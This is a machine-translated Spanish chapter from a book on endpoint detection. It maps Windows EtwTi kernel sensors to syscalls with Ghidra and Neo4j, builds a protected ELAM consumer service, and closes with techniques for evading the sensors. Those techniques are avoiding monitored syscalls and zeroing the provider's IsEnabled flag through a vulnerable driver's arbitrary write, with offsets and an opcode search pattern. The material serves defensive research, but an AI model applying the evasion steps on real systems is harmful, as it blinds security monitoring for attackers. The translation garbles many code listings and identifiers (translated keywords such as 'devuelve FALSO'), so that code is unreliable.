Vista de ejecución de protección de Log de EtwTi	EtwTimLogProhibitBinarios no Microsoft
EtwTiLogReadWriteVm	EtwTimLogProhibitWin32kLlamadas al sistema
Hilo de contexto de conjunto de registros de EtwTi	Política de confianza de redirecciónamiento de registros de EtwTim
Proceso de reanudación de suspensión de registro de EtwTi	Error de validación de IP de EtwTimLogUserCetSetContextIp
EtwTiLogSuspendResumeHilo	

Otros 10 sensores se relacionan con mitigaciones de seguridad y se identifican

Estos sensores se identifican por su prefijo EtwTim . Estos sensores emiten eventos a través de un proveedor diferente, Microsoft-Windows-Security-Mitigations, pero funcionan de manera idéntica a los sensores EtwTi normales. Son responsables de generar alertas sobre violaciones de mitigación de seguridad, como la carga de imágenes remotas o de bajo nivel de integridad o la activación de Arbitrary Code Guard, según la configuración del sistema. Si bien estas mitigaciones de vulnerabilidades están fuera del alcance de este libro, ocasionalmente las encontrará mientras investiga los sensores EtwTi.

Uso de Neo4j para descubrir los activadores de sensores

¿Qué hace que los sensores de la Tabla 12-1 emitan eventos? Afortunadamente, existe una forma relativamente sencilla de averiguarlo. La mayoría mide la actividad que proviene del modo de usuario y, para que el control pase del modo de usuario al modo kernel, es necesario realizar una llamada al sistema. La ejecución llegará a las funciones prefijadas con Nt después de que el control se entregue al kernel y la SSDT se encargará de la resolución del punto de entrada.

Por lo tanto, podemos mapear rutas desde funciones con prefijos Nt a funciones con prefijos EtwTi para identificar las API que hacen que se emitan eventos debido a acciones en modo de usuario. Tanto Ghidra como IDA ofrecen funciones de mapeo de árboles de llamadas que sirven para este propósito en general. Sin embargo, su rendimiento puede ser limitado.

Por ejemplo, la profundidad de búsqueda predeterminada de Ghidra es de cinco nodos, y las búsquedas más largas tardan exponencialmente más tiempo. Además, son extremadamente difíciles de analizar.

Para solucionar este problema, podemos utilizar un sistema creado para identificar rutas, como la base de datos de grafos Neo4j. Si alguna vez ha utilizado BloodHound, la herramienta de mapeo de rutas de ataque, habrá utilizado Neo4j de alguna forma. Neo4j puede mapear las relaciones (llamadas bordes) entre cualquier tipo de elemento (llamados nodos). Por ejemplo, BloodHound utiliza los principales de Active Directory como sus nodos y propiedades como entradas de control de acceso, membresía de grupo y permisos de Microsoft Azure como bordes.

Para mapear nodos y aristas, Neo4j soporta un lenguaje de consulta llamado Cypher cuya sintaxis se encuentra en algún punto entre el lenguaje de consulta estructurado (SQL) y el arte ASCII y a menudo puede parecerse a un diagrama dibujado.

Rohan Vazarkar, uno de los inventores de BloodHound, escribió una fantástica publicación de blog sobre las consultas Cypher, “Introducción a Cypher”, que sigue siendo uno de los mejores recursos sobre el tema.

Cómo hacer que un conjunto de datos funcione con Neo4j

Para trabajar con Neo4j, necesitamos un conjunto de datos estructurado, generalmente en formato JSON, para definir nodos y aristas. Luego, cargamos este conjunto de datos en la base de datos de Neo4j utilizando funciones de la biblioteca complementaria Awesome Procedures on Cypher (como apoc.load.json()). Despues de la ingestión, los datos se consultan utilizando Cypher en la interfaz web alojada en el servidor Neo4j o en un cliente Neo4j conectado.

Debemos extraer los datos necesarios para mapear los gráficos de llamadas en la base de datos de gráficos de Ghidra o IDA usando un complemento y luego convertirlos a JSON.

Especificamente, cada entrada en el objeto JSON debe tener tres propiedades: una cadena que contenga el nombre de la función que servirá como nodo, el desplazamiento del punto de entrada para el análisis posterior y las referencias salientes (en otras palabras, las funciones que llama esta función) para servir como bordes.

El script de código abierto CallTreeToJson.py de Ghidra itera sobre todas las funciones de un programa que Ghidra ha analizado, recopila los atributos de interés y crea nuevos objetos JSON para que Neo4j los ingiera. Para mapear las rutas relacionadas con los sensores EtwTi, primero debemos cargar y analizar ntoskrnl.exe, la imagen del kernel, en Ghidra. Luego podemos cargar el script de Python en el Administrador de scripts de Ghidra y ejecutarlo. Esto creará un archivo, xrefs.json, que podemos cargar en Neo4j. Contiene los comandos Cypher que se muestran en el Listado 12-11.

```
CREAR RESTRICCIÓN nombre_función ON (n:Función) ASSERT n.nombre ES ÚNICO
LLAMAR apoc.load.json("file:///xref.json") RENDIMIENTO valor
Valor de UNWIND como función
FUSIONAR (n:Función {nombre: func.NombreFunción})
ESTABLECER n.puntodeentrada=func.PuntoDeEntrada
CON n, func
Función UNWIND llamada por el cb
FUSIONAR (m:Función {nombre:cb})
FUSIONAR (m)-[:Llamadas]->(n)
```

Listado 12-11: Carga de árboles de llamadas en Ghidra

Después de importar el archivo JSON a Neo4j, podemos consultar el conjunto de datos usando Cypher.

Visualización de los árboles de llamadas

Para asegurarnos de que todo esté configurado correctamente, escribamos una consulta para asignar la ruta al sensor EtwTiLogProtectExecVm . En términos sencillos, la consulta del Listado 12-12 dice: “Devuelve las rutas más cortas de cualquier longitud desde cualquier nombre de función que comience con Nt hasta la función del sensor que especifiquemos”.

```
COINCIDIR p=rutamáscorta((f:Función)-[rLlamadas*1..]->(t:Función {nombre: "EtwTiLogProtectExecVm"}))  
DONDE f.name COMIENZA CON 'Nt' DEVUELVE p;
```

Listado 12-12: Mapeo de las rutas más cortas entre las funciones Nt y el sensor EtwTiLogProtectExecVm

Al ingresarlo en Neo4j, debería mostrar la ruta que se muestra en la Figura 12-3.



NtProtectVirtualMemory llama a EtwTiLogProtectExecVm

Figura 12-3: Una ruta simple entre una llamada al sistema y una función EtwTi

Los árboles de llamadas de otros sensores son mucho más complejos. Por ejemplo, el El árbol de llamadas del sensor nt!EtwTiLogMapExecView() tiene 12 niveles de profundidad y llega hasta nt!NtCreatePagingFile(). Puede comprobarlo modificando el nombre del sensor en la consulta anterior, lo que genera la ruta en la Figura 12-4.

Figura 12-4: Rutas desde `nt!NtCreatePagingFile()` a `nt!EtwTiLogMapExecView()`

Como demuestra este ejemplo, muchas llamadas al sistema afectan indirectamente al sensor. Enumerarlos puede ser útil si busca lagunas de cobertura, pero la cantidad de información generada puede volverse abrumadora rápidamente.

Es posible que desees limitar tus consultas a una profundidad de tres a cuatro niveles. (que representan dos o tres llamadas); estas deben devolver las API que son directamente responsables de llamar a la función del sensor y contener la lógica condicional para hacerlo. Usando el ejemplo anterior, una consulta con alcance mostraría que la llamada al sistema ntdll!NtMapViewOfSection() llama a la función del sensor directamente, mientras que la llamada al sistema ntdll!NtMapViewOfSectionEx() la llama indirectamente a través de una función de administrador de memoria, como se muestra en la Figura 12-5.



Figura 12-5: Consulta con alcance que devuelve resultados más útiles

Al realizar este análisis en todas las funciones de los sensores EtwTi, se obtiene información sobre los emisores de llamadas, tanto directos como indirectos. La Tabla 12-2 muestra algunas de estas asignaciones.

Tabla 12-2: Asignaciones de sensor a llamada al sistema de EtwTi

Sensor	Árbol de llamadas desde syscall (profundidad = 4)
Ejecutar el comando EtwTiLogAllocExecVm	<code>MiAllocateVirtualMemory</code> --> <code>NtAllocateVirtualMemory</code>
Carga de objetos del controlador de registro EtwTi	<code>IoLoadDriver</code> --> <code>IoLoadDriverImage</code> --> <code>IoLoadUnloadDriver</code> --> <code>NtUnloadDriver</code>

(continuado)

Tabla 12-2: Asignaciones de sensores a llamadas al sistema de EtwTi (continuación)

Sensor	Árbol de llamadas desde syscall (profundidad = 4)
EtwTiLogInsertQueueUserApc Hay otras ramas del árbol de llamadas que conducen a llamadas del sistema, como nt!lopCompleteRequest(), nt!PspGet Con textThreadInternal() y nt!PspSet Con textThreadInternal(), pero estos no son particularmente útiles, ya que muchas funciones internas dependen de estas funciones independientemente de si el APC se crea explícitamente.	KelInsertQueueApc ← NtQueueApcThread KelInsertQueueApc ← NtQueueApcThreadEx
Vista de ejecución del mapa de registro de EtwTi	NtMapViewOfSectionMiMapView De SecciónExComún— Vista NtMap de SecciónEx
EtwTiLogProtectExecVm	Memoria virtual NtProtect
EtwTiLogReadWriteVm	MiReadWriteVirtualMemory← NtLecturaVirtualMemoryMiLecturaEscritura Memoria virtual← NtRead Memoria virtualExMiLecturaEscrituraVirtual Memoria← Memoria virtual NtWrite
Hilo de contexto de conjunto de registros de EtwTi	PspSetContextThreadInternal← Hilo de contexto NtSet
EtwTiLogSuspendResumeHilo Este sensor tiene rutas adicionales que no están enumeradas y están vinculadas a las API de depuración, incluidas ntdll!NtDebugActiveProcess(), ntdll!Nt DebugContinue() y ntdll!NtRemove ProcessDebug().	PsSuspendHilo← NtSuspendThreadPsSuspendThread← NtChangeThreadStatePsSuspend Hilo← PsSuspendProcess← NtSuspendProcessPsMultiResume Hilo← NtResumeHilo

Un hecho importante a tener en cuenta al revisar este conjunto de datos es que Ghidra no tiene en cuenta las llamadas condicionales en sus árboles de llamadas, sino que busca llamadas instrucciones dentro de funciones. Esto significa que, si bien los gráficos generados a partir de las consultas Cypher son técnicamente correctos, es posible que no se sigan en todos los casos. Para demostrarlo, un ejercicio para el lector es invertir ntdll!NtAllocateVirtualMemory() para encontrar dónde se toma la determinación de llamar al sensor nt!EtwTiLogAllocExecVm() .

Consumir eventos EtwTi

En el Capítulo 8, aprendió cómo los EDR consumen eventos de otros proveedores de ETW. Para intentar consumir eventos de ETW desde EtwTi, ejecute los comandos del Listado 12-13 desde un símbolo del sistema con privilegios elevados.

```
PS > logman.exe crea un seguimiento EtwTi -p Microsoft-Windows-Threat-Intelligence -o C:\EtwTi.etl
PS > logman.exe inicia EtwTi
```

Listado 12-13: Comandos de Logman para recopilar eventos del proveedor EtwTi

Probablemente recibirá un error de acceso denegado, a pesar de haber ejecutado los comandos con alta integridad. Esto se debe a una función de seguridad implementada por Microsoft en Windows 10 y versiones posteriores llamada Secure ETW, que

Evita que los procesos de malware lean o manipulen los rastros de antimalware. Para lograr esto, Windows solo permite que los procesos con el nivel de protección PS_PROTECTED_ANTIMALWARE_LIGHT y los servicios iniciados con el tipo de protección de servicio SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT consuman eventos del canal.

Exploraremos la protección de procesos para que pueda comprender mejor cómo Consumir eventos desde EtwTi funciona.

Comprensión de los procesos protegidos

Las protecciones de procesos permiten que los procesos sensibles, como aquellos que interactúan con contenido protegido mediante DRM, eviten la interacción de procesos externos. Aunque originalmente se creó para software como reproductores multimedia, la introducción de Protected Process Light (PPL) con el tiempo extendió esta protección a otros tipos de aplicaciones. En las versiones modernas de Windows, encontrará que PPL se usa mucho no solo en componentes de Windows sino también en aplicaciones de terceros, como se ve en la ventana del Explorador de procesos en la Figura 12-6.



Figura 12-6: Niveles de protección en varios procesos

Puede ver el estado de protección de un proceso en el campo de protección de la estructura EPROCESS que respalda cada proceso en Windows. Este campo es del tipo PS_PROTECTION, que se define en el Listado 12-14.

```
estructura de tipo definido _PS_PROTECTION {
    unión {
        Nivel UCHAR;
        estructura {
            UCHAR Tipo : 3;
            Auditoría UCHAR: 1;
            UCHAR Firmante : 4;
        };
    };
} PS_PROTECCIÓN, *PPS_PROTECCIÓN;
```

Listado 12-14: La definición de la estructura PS_PROTECTION

El miembro Tipo de PS_PROTECTION se correlaciona con un valor en la enumeración PS_PROTECTED_TYPE , definida en el Listado 12-15.

```
kd> dt nt!_PS_TIPO_PROTEGIDO
PsProtectedTypeNone = 0n0
PsProtectedTypeLuzProtegida = 0n1
PsProtectedTypeProtegido = 0n2
PsProtectedTypeMax = 0n3
```

Listado 12-15: La enumeración PS_PROTECTED_TYPE

Por último, el miembro Firmante es un valor del enunciado PS_PROTECTED_SIGNER . enumeración, definida en el Listado 12-16.

```
kd> dt nt!_PS_FIRMANTE_PROTEGIDO
PsProtectedSignerNone = 0n0
Código de autenticación de firma protegida de Ps = 0n1
Código de firma protegida PsProtectedSignerGen = 0n2
PsProtectedSignerAntimalware = 0n3
PsProtectedSignerLsa = 0n4
PsProtectedSignerWindows = 0n5
PsProtectedSignerWinTcb = 0n6
PsProtectedSignerWinSystem = 0n7
Aplicación de firma protegida Ps = 0n8
PsProtectedSignerMax = 0n9
```

Listado 12-16: La enumeración PS_PROTECTED_SIGNER

A modo de ejemplo, echemos un vistazo al estado de protección del proceso msmpeng.exe, el proceso principal de Microsoft Defender, utilizando WinDbg, como se muestra en el Listado 12-17.

```
kd> dt nt!_EPROCESS Protección
+0x87a Protección: _PS_PROTECTION

kd> !proceso 0 0 MsMpEng.exe
PROCESO fffffa608af571300
SessionId: 0 Cid: 1134 Peb: 253d4dc000 ParentCid: 0298
DirBase: 0fc7d002 ObjectTable: fffffd60840b0c6c0 HandleCount: 636.
Imagen: MsMpEng.exe

kd> dt nt!_PS_PROTECCIÓN fffffa608af571300 + 0x87a
+0x000 Nivel: 0x31 '1'
+0x000 Tipo          1:0y001
+0x000 Auditoria     :0y0
+0x000 Firmante      2:0y0011
```

Listado 12-17: Evaluación del nivel de protección del proceso msmpeng.exe

El tipo de protección del proceso es PsProtectedTypeProtectedLight 1 y su firmante es PsProtectedSignerAntimalware (un valor equivalente a 3 en decimal) 2. Con este nivel de protección, también conocido como PsProtectedSignerAntimalware -Light, los procesos externos tienen una capacidad limitada para solicitar acceso al proceso y el administrador de memoria evitará que se carguen en el proceso módulos firmados incorrectamente (como DLL y bases de datos de compatibilidad de aplicaciones).

Creación de un proceso protegido

Sin embargo, crear un proceso para que se ejecute con este nivel de protección no es tan simple como pasarle firmas a kernel32!CreateProcess(). Windows valida la firma digital del archivo de imagen con una autoridad de certificado raíz propiedad de Microsoft que se utiliza para firmar muchos programas, desde controladores hasta certificados de terceros.

También valida el archivo verificando una de varias extensiones de Uso de clave mejorado (EKU) para determinar el nivel de firma otorgado al proceso.

Si este nivel de firma otorgado no domina el nivel de firma solicitado, lo que significa que el firmante pertenece al miembro DominateMask de la estructura RTL_PROTECTED_ACCESS, Windows verifica si el nivel de firma se puede personalizar en tiempo de ejecución. Si es así, verifica si el nivel de firma coincide con alguno de los firmantes en tiempo de ejecución registrados en el sistema y, si encuentra una coincidencia, autentica la cadena de certificados con los datos de registro del firmante en tiempo de ejecución, como el hash del firmante y los EKU. Si se aprueban todas las verificaciones, Windows otorga el nivel de firma solicitado.

Registro de un controlador ELAM

Para crear un proceso o servicio con el nivel de protección requerido, un desarrollador necesita un controlador ELAM firmado. Este controlador debe tener un recurso integrado, MICROSOFTELAMCERTIFICATEINFO, que contenga el hash del certificado y el algoritmo de hash utilizado para los ejecutables asociados con el proceso o servicio en modo usuario que se va a proteger, junto con hasta tres extensiones EKU. El sistema operativo analizará o registrará esta información en el arranque mediante una llamada interna a nt!SeRegisterElamCertResources() (o un administrador puede hacerlo manualmente en tiempo de ejecución). Si el registro se realiza durante el proceso de arranque, se produce durante el prearranque, antes de que se entregue el control al Administrador de arranque de Windows, como se muestra en la salida de WinDbg en el Listado 12-18.

```
1: kd> k
# Niño-SP          RetDirección      Sitio de llamada
00 fffff8308`ea406828 ffffff804`1724c9af nt!SeRegisterElamCertResources
01 fffff8308`ea406830 ffffff804`1724f1ac nt!PipInitializeEarlyLaunchDrivers+0x63
02 fffff8308`ea4068c0 ffffff804`1723ca40 nt!lopInitializeBootDrivers+0x153
03 fffff8308`ea406a70 ffffff804`172436e1 nt!oinitSystemPreDrivers+0xb24
04 fffff8308`ea406bb0 ffffff804`16f8596b nt! Sistema de inicio de sesión + 0x15
05 fffff8308`ea406be0 ffffff804`16b55855 nt!Inicialización de fase 1+0x3b
06 fffff8308`ea406c10 ffffff804`16bfe818 nt!PspSystemThreadStartup+0x55
07 fffff8308`ea406c60 00000000`00000000 nt!KiStartSystemThread+0x28
```

Listado 12-18: Recursos ELAM registrados durante el proceso de arranque

Rara vez verá la opción de registro manual implementada en empresas.

Los productos Prise, ya que los recursos analizados en el arranque no requieren ninguna interacción adicional en el tiempo de ejecución. Aun así, ambas opciones generan el mismo resultado y se pueden usar indistintamente.

Creando una firma

Después del registro, el controlador estará disponible para comparación cuando Se encuentra una coincidencia a nivel de firma. El resto de esta sección cubre la implementación de la aplicación del consumidor en el contexto de un agente de punto final.

Para crear el recurso y registrarlo en el sistema, el desarrollador primero obtiene un certificado que incluye los EKU de firma de código y lanzamiento anticipado, ya sea de la autoridad de certificación o generado como un certificado autofirmado para entornos de prueba. Podemos crear un certificado autofirmado utilizando el cmdlet de PowerShell New-SelfSignedCertificate , como se muestra en el Listado 12-19.

```
PS > $contraseña = ConvertTo-SecureString -Cadena "EstaEsMiContraseña" -Forzar -AsPlainText
PS > $cert = New-SelfSignedCertificate -certstorelocation "Certificado:\Usuario actual\MI"
>> -Algoritmo hash SHA256 -Asunto "CN=MyElamCert" -Extensión de texto
>> @("2.5.29.37={texto}1.3.6.1.4.1.311.61.4.1,1.3.6.1.5.5.7.3.3")
PS > Export-PfxCertificate -cert $cert -FilePath "MyElamCert.pfx" -Contraseña $contraseña
```

Listado 12-19: Generación y exportación de un certificado de firma de código

Este comando genera un nuevo certificado autofirmado y agrega ambos EKU de lanzamiento anticipado y firma de código, luego lo exporta en formato .pfx .

A continuación, el desarrollador firma su ejecutable y cualquier DLL dependiente utilizando este certificado. Puede hacerlo utilizando la sintaxis signtool.exe incluida en el Listado 12-20.

```
PS > signtool.exe firma /fd SHA256 /a /v /ph /f ./MyElamCert.pfx
>> /p "EstaEsMiContraseña" ./ruta\al\mi\servicio.exe
```

Listado 12-20: Firma de un ejecutable utilizando el certificado generado

En este punto, el ejecutable del servicio cumple con los requisitos de firma para ser lanzado como protegido. Pero antes de poder iniciararlo, se debe crear y registrar el recurso del controlador.

Creando el recurso

El primer dato necesario para crear el recurso es el hash To-Be-Signed (TBS) del certificado. El segundo dato es el algoritmo de resumen del certificado. En el momento de redactar este documento, este campo puede ser uno de los siguientes cuatro valores: 0x8004 (SHA10), x800C (SHA256), 0x800D (SHA384) o 0x800E (SHA512). Especificamos este algoritmo en el archivo /fd .

parámetro cuando creamos el certificado con signtool.exe.

Podemos recopilar ambos valores usando certmgr.exe con el argumento -v. ment, como se muestra en el Listado 12-21.

```
PS > ./certmgr.exe -v ./ruta\al\mi\servicio.exe
--recorte--
Hash de contenido (hash a firmar)::
```

```
04 36 A7 99 81 81 07 2E DF B6 6A 52 56 78 24      '6.....jRVx$'
E7 CC 5E AA A2 7C 0E A3 4E 00 8D 9B 14 98 97 02      '..^..N.....'
```

--recorte--

Algoritmo de firma de contenido:: 1.2.840.113549.1.1.11 (sha256RSA)

--recorte--

Listado 12-21: Recuperación del hash y el algoritmo de firma a firmar mediante certmgr.exe

El hash se encuentra en Content Hash y el algoritmo de firma.

bajo Algoritmo de Firma de Contenido.

Agregar un nuevo archivo de recursos

Ahora podemos agregar un nuevo archivo de recursos al proyecto del controlador con el contenido que se muestra en el Listado 12-22 y compilar el controlador.

```
ID de certificado de Microsoft Elam
{
    1,
    L"0436A799818181072EDFB66A52567824E7CC5EAAA27C0EA34E008D9B14989702\0",
    0x800C,
    L"\0"
}
```

Listado 12-22: Contenido del recurso MicrosoftElamCertificateInfo

El primer valor de este recurso es el número de entradas; en nuestro caso, solo hay una entrada, pero puede haber hasta tres. A continuación, se encuentra el hash TBS que recopilamos anteriormente, seguido del valor hexadecimal correspondiente al algoritmo de hash utilizado (SHA256 en nuestro caso).

Por último, hay un campo en el que podemos especificar EKU adicionales.

Los desarrolladores los utilizan para identificar de forma única los componentes antimalware firmados por la misma autoridad de certificación. Por ejemplo, si hay dos servicios con el mismo firmante en el host, pero solo es necesario iniciar uno con la etiqueta SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT , el desarrollador podría agregar un EKU único al firmar ese servicio y agregarlo al recurso del controlador ELAM. Luego, el sistema evaluará este EKU adicional al iniciar el servicio con el nivel de protección antimalware . Dado que no proporcionamos ningún EKU adicional en nuestro recurso, pasamos lo que equivale a una cadena vacía.

Firma del recurso

Luego firmamos el controlador utilizando la misma sintaxis que usamos para firmar el ejecutable del servicio (Listado 12-23).

```
PS > signtool.exe sign /fd SHA256 /a /v /ph /f "MyElamCert.pfx" /p "EstaEsMiContraseña"
>> .\ruta\al\mi\driver.sys
```

Listado 12-23: Firma del conductor con nuestro certificado

Ahora el recurso se incluirá en el controlador y estará listo para ser instalado.

Instalación del controlador

Si el desarrollador desea que el sistema operativo se encargue de cargar la información del certificado, simplemente crea el servicio de kernel como se describe en “Registro de un controlador ELAM” en la página 229. Si desea instalar el certificado ELAM en tiempo de ejecución, puede usar una función de registro en su agente, como la que se muestra en el Listado 12-24.

```
BOOL RegisterElamCertInfo(wchar_t* szPath)
{
    MANEJAR hELAMFile = NULL;

    hELAMFile = CrearArchivoW(
        szPath, ARCHIVO_LECIDO_DATOS, ARCHIVO_COMPARTIDO_LECTURA, NULO, ABIERTO_EXISTENTE,
        ATRIBUTO_DE_ARCHIVO_NORMAL, NULO);

    si (hELAMFile == VALOR_DE_IDENTIFICADOR_INVÁLIDO)
    {
        wprintf(L"[-] No se pudo abrir el controlador ELAM. Error: 0x%x\n",
            ObtenerÚltimoError());
        devuelve FALSO;
    }

    si (!InstallELAMCertificateInfo(hELAMFile))
    {
        wprintf(L"[-] No se pudo instalar la información del certificado. Error: 0x%x\n",
            ObtenerÚltimoError());
        CerrarManejador(hELAMFile);
        devuelve FALSO;
    }

    wprintf(L"[+] Se instaló la información del certificado");
    devuelve VERDADERO;
}
```

Listado 12-24: Instalación del certificado en el sistema

Este código abre primero un identificador para el controlador ELAM que contiene el recurso MicrosoftElamCertificateInfo . Luego, el identificador se pasa al kernel. 32!InstallELAMCertificateInfo() para instalar el certificado en el sistema.

Iniciando el servicio

En este punto, lo único que queda por hacer es crear e iniciar el servicio con el nivel de protección requerido. Esto se puede hacer de varias maneras, pero lo más frecuente es hacerlo mediante programación mediante la API de Win32. El Listado 12-25 muestra una función de ejemplo para hacerlo.

```
BOOL CrearServicioProtegido() {
    SC_HANDLE hSCM = NULO;
```

```

SC_HANDLE hServicio = NULL;
INFORMACIÓN PROTEGIDA DE LANZAMIENTO DE SERVICIO información;

1 hSCM = OpenSCManagerW(NULL, NULL, SC_MANAGER_ALL_ACCESS); si (!
    hSCM) { devolver
        FALSO;
    }

2 hService = CreateServiceW( hSCM,
    L"MiConsumidorEtWTI",
    L"Servicio al consumidor",
    SC_MANAGER_ALL_ACCESS,
    SERVICE_WIN32_OWN_PROCESS,
    SERVICE_DEMAND_START,
    SERVICE_ERROR_NORMAL,
    L"\ruta\al\mil\servicio.exe", NULL, NULL,
    NULL, NULL, NULL); si (!hService)

{ CloseServiceHandle(hSCM); devolver
    FALSO;
}

información.dwLaunchProtected =
    SERVICIO_LANZAMIENTO_PROTEGIDO_ANTIMALWARE_LIGHT;
3 si (!ChangeServiceConfig2W( hService,
    SERVICIO_LANZAMIENTO_PROTEGIDO_CONFIG,
    &info))
{
    CerrarServiceHandle(hService);
    CloseServiceHandle(hSCM);
    devuelve FALSO;
}

si (!StartServiceW(hService, 0, NULL))
{ CloseServiceHandle(hService);
    CloseServiceHandle(hSCM);
    devolver FALSO;
}

devuelve VERDADERO;
}

```

Listado 12-25: Creación del servicio al consumidor

Primero, abrimos un identificador al Administrador de control de servicios 1, el componente del sistema operativo responsable de supervisar todos los servicios en el host. A continuación, creamos el servicio base mediante una llamada a kernel32!CreateServiceW() 2. Esta función acepta información, como el nombre del servicio, su nombre para mostrar y la ruta al binario del servicio, y devuelve un identificador al servicio recién creado cuando se completa. Luego, llamamos a kernel32!ChangeServiceConfig2W() para establecer el nivel de protección 3 del nuevo servicio.

Cuando esta función se complete exitosamente, Windows iniciará el servicio de consumidor protegido, que se muestra ejecutándose en la ventana del Explorador de procesos en la Figura 12-7.



Figura 12-7: Servicio al consumidor EtwTi ejecutándose con el nivel de protección requerido

Ahora puede comenzar a trabajar con eventos del proveedor EtwTi.

Procesamiento de eventos

Puede escribir un consumidor para el proveedor EtwTi prácticamente de la misma manera que lo haría para un consumidor ETW normal, un proceso que se analiza en el Capítulo 8.

Una vez que haya completado los pasos de protección y firma descritos en la sección anterior, el código para recibir, procesar y extraer datos de los eventos es el mismo que para cualquier otro proveedor.

Sin embargo, debido a que el servicio de consumidor EtwTi está protegido, puede resultarle difícil trabajar con eventos durante el desarrollo, por ejemplo, leyendo la salida de estilo printf. Afortunadamente, el manifiesto del proveedor puede proporcionarle formatos de eventos, identificadores y palabras clave, lo que puede hacer que trabajar con los eventos sea mucho más fácil.

Evadiendo EtwTi

Dado que se encuentran en el núcleo, los sensores EtwTi proporcionan a los EDR una fuente de telemetría robusta que es difícil de manipular. Sin embargo, existen algunas formas en las que los atacantes pueden neutralizar las capacidades de los sensores o, al menos, coexistir con ellos.

Coexistencia

El método de evasión más simple consiste en usar Neo4j para devolver todas las llamadas al sistema que llegan a los sensores EtwTi y luego abstenerse de llamar a estas funciones en sus operaciones. Esto significa que tendrá que encontrar formas alternativas de realizar tareas como la asignación de memoria, lo que puede resultar abrumador.

Por ejemplo, Beacon de Cobalt Strike admite tres asignaciones de memoria.
Métodos: HeapAlloc, MapViewOfFile y VirtualAlloc. Estos dos últimos métodos llaman a una llamada al sistema que los sensores EtwTi monitorean. El primer método, por otro lado, llama a ntdll! RtlAllocateHeap(), que no tiene referencias salientes directas a funciones EtwTi, lo que lo convierte en la opción más segura. La desventaja es que no admite asignaciones en procesos remotos, por lo que no puede realizar inyecciones de procesos con él.

Al igual que con todas las fuentes de telemetría de este libro, recuerde que es posible que alguna otra fuente esté cubriendo los vacíos en los sensores EtwTi. Si tomamos HeapAlloc como ejemplo, los agentes de seguridad de puntos finales pueden rastrear y escanear las asignaciones de montón ejecutables creadas por programas en modo usuario. Microsoft también puede modificar

API para llamar a los sensores existentes o agregar sensores completamente nuevos en cualquier momento. Esto requiere que los equipos reasignen las relaciones de las llamadas al sistema a los sensores EtwTi en cada nueva compilación de Windows, lo que puede llevar mucho tiempo.

Sobrescritura de identificadores de seguimiento

Otra opción es simplemente invalidar el identificador de seguimiento global en el kernel.

La publicación del blog de Upayan Saha "Data Only Attack: Neutralizing EtwTi Provider" (Ataque solo de datos: Neutralización del proveedor EtwTi) trata esta técnica en gran detalle. Requiere que el operador tenga una primitiva de lectura y escritura arbitraria en un controlador vulnerable, como los presentes en versiones anteriores de atillk64.sys de Gigabyte y lha.sys de LG Device Manager , dos controladores firmados publicados por los fabricantes de hardware y periféricos de PC para fines legítimos de soporte de dispositivos.

El desafío principal de esta técnica es localizar TRACE_ENABLE_INFO

Estructura que define la información que se utiliza para habilitar el proveedor. Dentro de esta estructura hay un miembro, IsEnabled, que debemos cambiar manualmente a 0.

Para evitar que los eventos lleguen al producto de seguridad. Podemos utilizar algo de lo que ya hemos aprendido sobre cómo se publican los eventos para facilitar este proceso.

Recuerde de las secciones anteriores que todos los sensores utilizan el identificador global EtwThreatIntProvRegHandle REGHANDLE cuando llaman a nt!EtwWrite() para emitir un evento. Este identificador es en realidad un puntero a una estructura ETW_REG_ENTRY , que a su vez contiene un puntero a una estructura ETW_GUID_ENTRY en su miembro GuidEntry (desplazamiento 0x20), como se muestra en el Listado 12-26.

```
0: kd> dt nt!_ETW_REG_ENTRY poi(nt!EtwThreatIntProvRegHandle)
--recorte--
+0x020 GuidEntry : 0xffff8e8a`9001f3c50 _ETW_GUID_ENTRY
snip-
```

Listado 12-26: Obtención de la dirección de la estructura ETW_GUID_ENTRY

Esta estructura es el registro del núcleo de un proveedor de eventos y contiene una matriz de ocho estructuras TRACE_ENABLE_INFO en su miembro EnableInfo (desplazamiento 0x80). Solo la primera entrada, cuyo contenido se incluye en el Listado 12-27, se utiliza de forma predeterminada.

```
0: kd> dx -id 0,0xffff8e8a90062040 -r1 (*((ntkrnl!_TRACE_ENABLE_INFO *)0xffff8e8a901f3cd0))
(*((ntkrnl!_INFORMACIÓN_DE_HABILITACIÓN_DE_RASTREO *)0xffff8e8a901f3cd0))
[Tipo: _TRACE_ENABLE_INFO]
1 [+0x000] IsEnabled : 0x1 [Tipo: unsigned long]
[+0x004] Nivel: 0xff [Tipo: carácter sin signo]
[+0x005] Reservado1: 0x0 [Tipo: carácter sin signo]
[+0x006] LoggerId: 0x4 [Tipo: unsigned short]
[+0x008] EnableProperty: 0x40 [Tipo: unsigned long]
[+0x00c] Reservado2: 0x0 [Tipo: unsigned long]
[+0x010] MatchAnyKeyword: 0xdcfa5555 [Tipo: unsigned __int64]
[+0x018] MatchAllKeyword: 0x0 [Tipo: unsigned __int64]
```

Listado 12-27: Extracción del contenido de la primera estructura TRACE_ENABLE_INFO

Este miembro es un valor largo sin signo (en realidad, un valor booleano, según la documentación de Microsoft) que indica si el proveedor está habilitado para la sesión de seguimiento 1.

Si un atacante puede establecer este valor en 0, puede deshabilitar Microsoft-Proveedor de inteligencia de amenazas de Windows que impide que el consumidor reciba eventos. Si repasamos estas estructuras anidadas, podemos encontrar nuestro objetivo siguiendo estos pasos:

1. Encontrar la dirección de ETW_REG_ENTRY a la que apunta EtwThreatInt

Manejador de registro

2. Encontrar la dirección de ETW_GUID_ENTRY a la que apunta ETW_REG_ENTRY
Miembro GuidEntry de la estructura (desplazamiento 0x20)

3. Agregar 0x80 a la dirección para obtener el miembro IsEnabled del primer
Estructura TRACE_ENABLE_INFO en la matriz

Encontrar la dirección de EtwThreatIntProvRegHandle es la parte más desafiante de esta técnica, ya que requiere usar la lectura arbitraria en el controlador vulnerable para buscar un patrón de códigos de operación que funcionen con el puntero a la estructura.

Según su publicación de blog, Saha usó nt!KeInsertQueueApc() como punto de inicio de la búsqueda, ya que esta función es exportada por ntoskrnl.exe y hace referencia a la dirección de REGHANDLE en una llamada temprana a nt!EtwProviderEnabled.

Según la convención de llamada de Windows, el primer parámetro que se pasa a una función se almacena en el registro RCX. Por lo tanto, esta dirección se colocará en el registro antes de la llamada a nt!EtwProviderEnabled mediante una instrucción MOV . Al buscar los códigos de operación 48 8b 0d correspondientes a mov rcx,qword ptr [x] desde el punto de entrada de la función hasta la llamada a nt!EtwProviderEnabled, podemos identificar la dirección virtual de REGHANDLE. Luego, utilizando los desplazamientos identificados anteriormente, podemos establecer su miembro IsEnabled en 0.

